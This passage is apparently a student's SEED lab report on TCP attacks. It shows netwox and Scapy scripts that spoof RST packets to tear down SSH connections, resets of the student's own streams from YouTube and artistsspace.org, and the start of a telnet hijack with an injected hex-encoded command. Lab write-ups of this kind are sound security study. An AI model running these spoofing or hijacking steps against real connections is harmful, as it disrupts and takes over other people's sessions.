[Tue May 04|22:26@Lab_Attacker]:~/.../TCP_LAB$ sudo netwox 78 --filter "src host 10.0.2.12 and port 22"
^C
[Tue May 04|22:35@Lab_Attacker]:~/.../TCP_LAB$
```


On Wireshark we can see the rst packet.



```
4 2021-05-04 22:37:01.7973368… 10.0.2.13          10.0.2.12     TCP       54
5 2021-05-04 22:37:01.7973544… 10.0.2.13          10.0.2.12     TCP       54
6 2021-05-04 22:37:26.9103489… 10.0.2.13          224.0.0.251   MDNS      87

▼ Transmission Control Protocol, Src Port: 22, Dst Port: 50284, Seq: 996536059, Ack: 681865402,
    Source Port: 22
    Destination Port: 50284
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 996536059
    Acknowledgment number: 681865402
    Header Length: 20 bytes
  ▼ Flags: 0x014 (RST, ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 0... = Push: Not set
    ▶ .... .... .1.. = Reset: Set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
```

We can see the rst flag set to 1.


Then we can see the connection break.



```
[Tue May 04|22:38@Lab_Server]:~$ packet write wait: Connection to 10.0.2.13 port 22: Broken pipe
```

Using Scapy:


I used the same rst attack as used for telnet.



```
from scapy .all import *


src_port = 50288
sequence = 2635955170
client_ip = "10.0.2.12"
server_ip = "10.0.2.13"
print("Send RST packet")

ip = IP(src=client_ip, dst=server_ip)
tcp = TCP(sport=src_port, dport=22, flags="R", seq=sequence)

pkt = ip/tcp
pkt.show()
send(pkt, verbose=0)
```

Set the src_port , dst_port for ssh and set the Reset flag.
Set the src_port and sequence number by inspecting Wireshark and viewing the relevant information.


Set up an SSH connection between the client and the server.



```
[Tue May 04|22:46@Lab_Client]:~$ ssh seed@10.0.2.13
seed@10.0.2.13's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Tue May  4 22:38:47 2021 from 10.0.2.12
```

We can see a successful login.


I ran my script.



```
[Tue May 04|22:46@Lab_Attacker]:~/.../TCP_LAB$ sudo python3 Task2_ssh_rst.py
Send RST packet
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.12
  dst       = 10.0.2.13
  \options   \
###[ TCP ]###
     sport     = 50288
     dport     = ssh
     seq       = 2635955170
```

We can see the source and destination ip, the source and destination port and the sequence number.

Finally, we can see the ssh connection break.



```
[Tue May 04|22:46@Lab_Server]:~$ packet_write_wait: Connection to 10.0.2.13 port 22: Broken pipe
```

Task 2 Summary


- I have succeeded task. The screenshots, Wireshark and terminal output can show it.
- I opened a connection between two parties (the client and the server), then also verified the connection looking at the netstat connections. I then started using the netwox tool to perform tcp reset attack on the server. I saw the SSH and telnet connection between the client and server break by using both netwox and my Scapy script.
- For my Scapy script I inspected Wireshark to find the connection source port and sequence number to succeed with the reset.

Task 3: TCP RST Attacks on Video Streaming Applications

Task Description:

I will launch TCP RST attack to terminate an established TCP connection between the victim (my own machine, the server 10.0.2.13) and the YouTube streaming video server.


Network physical topology (For Task 3 Only):



I used the Netwox tool in the next video.


T3.mp4

Performed the attack on the same machine I streamed the video.



```
/bin/bash 80x24
[Tue May 04|23:16@Lab_Server]:~$ ifconfig |grep "inet addr"
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
          inet addr:127.0.0.1  Mask:255.0.0.0
[Tue May 04|23:16@Lab_Server]:~$ sudo netwox 78 --filter "src host 10.0.2.13"
```


I did notice somewhat of a slowing when performing the attack on YouTube. However, we see that when trying the attack on YouTube they do a very good job setting the connection back again and again.




```
10.0.2.13         142.250.185.182   TCP   54 42650 → 443 [RST] Seq=3533877064 Win
10.0.2.13         142.250.185.246   TCP   74 52870 → 443 [SYN] Seq=2600521006 Win
10.0.2.13         142.250.185.246   TCP   74 52872 → 443 [SYN] Seq=485332100 Win=
142.250.185.214   10.0.2.13         TCP   60 443 → 56394 [SYN, ACK] Seq=7061060 A
10.0.2.13         142.250.185.214   TCP   54 56394 → 443 [RST] Seq=4163056169 Win
142.250.185.214   10.0.2.13         TCP   60 443 → 56392 [SYN, ACK] Seq=7058558 A
10.0.2.13         142.250.185.214   TCP   54 56392 → 443 [RST] Seq=3691233893 Win
10.0.2.13         142.250.181.246   TCP   74 57052 → 443 [SYN] Seq=739872579 Win=
10.0.2.13         142.250.181.246   TCP   74 57054 → 443 [SYN] Seq=739456233 Win=
142.250.185.246   10.0.2.13         TCP   60 443 → 52870 [SYN, ACK] Seq=7063562 A
10.0.2.13         142.250.185.246   TCP   54 52870 → 443 [RST] Seq=2600521007 Win
142.250.185.246   10.0.2.13         TCP   60 443 → 52872 [SYN, ACK] Seq=7066064 A
10.0.2.13         142.250.185.246   TCP   54 52872 → 443 [RST] Seq=485332101 Win=
142.250.181.246   10.0.2.13         TCP   60 443 → 57052 [SYN, ACK] Seq=7068566 A
```

We can see the connection keep it going on.

We can see a moment where the connection struggled.



I performed the attack on another website I found called artistsspace.org.



https://artistsspace.org/videos
Search
Labs
Sites for Labs
images
texts
videos
back
LAND MASS
Readings
Monday, December 18, 2017, 7 p.m.

Video playback aborted due to a network error.

Demian DinéYazhi´: *LAND MASS*. Reading documentation, December 18, 2017, Artists Space. [A person reads from a printed text on a microphone]

This time the attack was successful.

On Wireshark.



```
165.227.98.152        10.0.2.13             TCP      60 443 → 42450 [SYN, ACK] Seq=11038967 Ac
10.0.2.13             165.227.98.152        TCP      54 42450 → 443 [RST] Seq=431162515 Win=0
10.0.2.13             165.227.98.152        TCP      74 42456 → 443 [SYN] Seq=3717738610 Win=
165.227.98.152        10.0.2.13             TCP      60 443 → 42452 [SYN, ACK] Seq=11045340 Ac
10.0.2.13             165.227.98.152        TCP      54 42452 → 443 [RST] Seq=1763057433 Win=
165.227.98.152        10.0.2.13             TCP      60 443 → 42454 [SYN, ACK] Seq=11051713 Ac
10.0.2.13             165.227.98.152        TCP      54 42454 → 443 [RST] Seq=2093592212 Win=
165.227.98.152        10.0.2.13             TCP      60 443 → 42456 [SYN, ACK] Seq=11058086 Ac
10.0.2.13             165.227.98.152        TCP      54 42456 → 443 [RST] Seq=3717738611 Win=
```

I watched the traffic completely stop after the last TCP RST we can see in the screenshot.

Task 3 Summary

- I tried the attack on YouTube and artistsspace.org.
- I used the netwox tool to use tcp reset attack on my own host 10.0.2.13 and performed the attack.
- On YouTube I have seen somewhat of a slowdown however not as much as expected. By inspecting Wireshark, I understood YouTube set the connection again if it receives many tcp resets.
- On the artistsspace.org I have seen the connection completely break and the video has stopped streaming.


Task 4: TCP Session Hijacking

Task Description:

I will use the netwox tool and Scapy to hijack a telnet connection.
I basically would check the Wireshark last tcp packet to get the sequence number and ack number so I could spoof packets and send them to the server and impersonate to be the client.
I could send any command I want, and the server would execute it.

Using Netwox:


Used python2 to encode the command I want to execute on the server.



```
[Wed May 05|00:44@Lab_Attacker]:~$ python2
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\rtouch hacked.txt; echo Hacked > hacked.txt\r".encode('Hex')
'0d746f756368206861636b65642e7478743b206563686f204861636b6564203e206861636b65642
e7478740d'
```

We can see the hex output.


On the server I looked for the file containing the name “hacked”



```
[Wed May 05|00:49@Lab_Server]:~$ ll |grep "hacked"
```

We can see there was none.

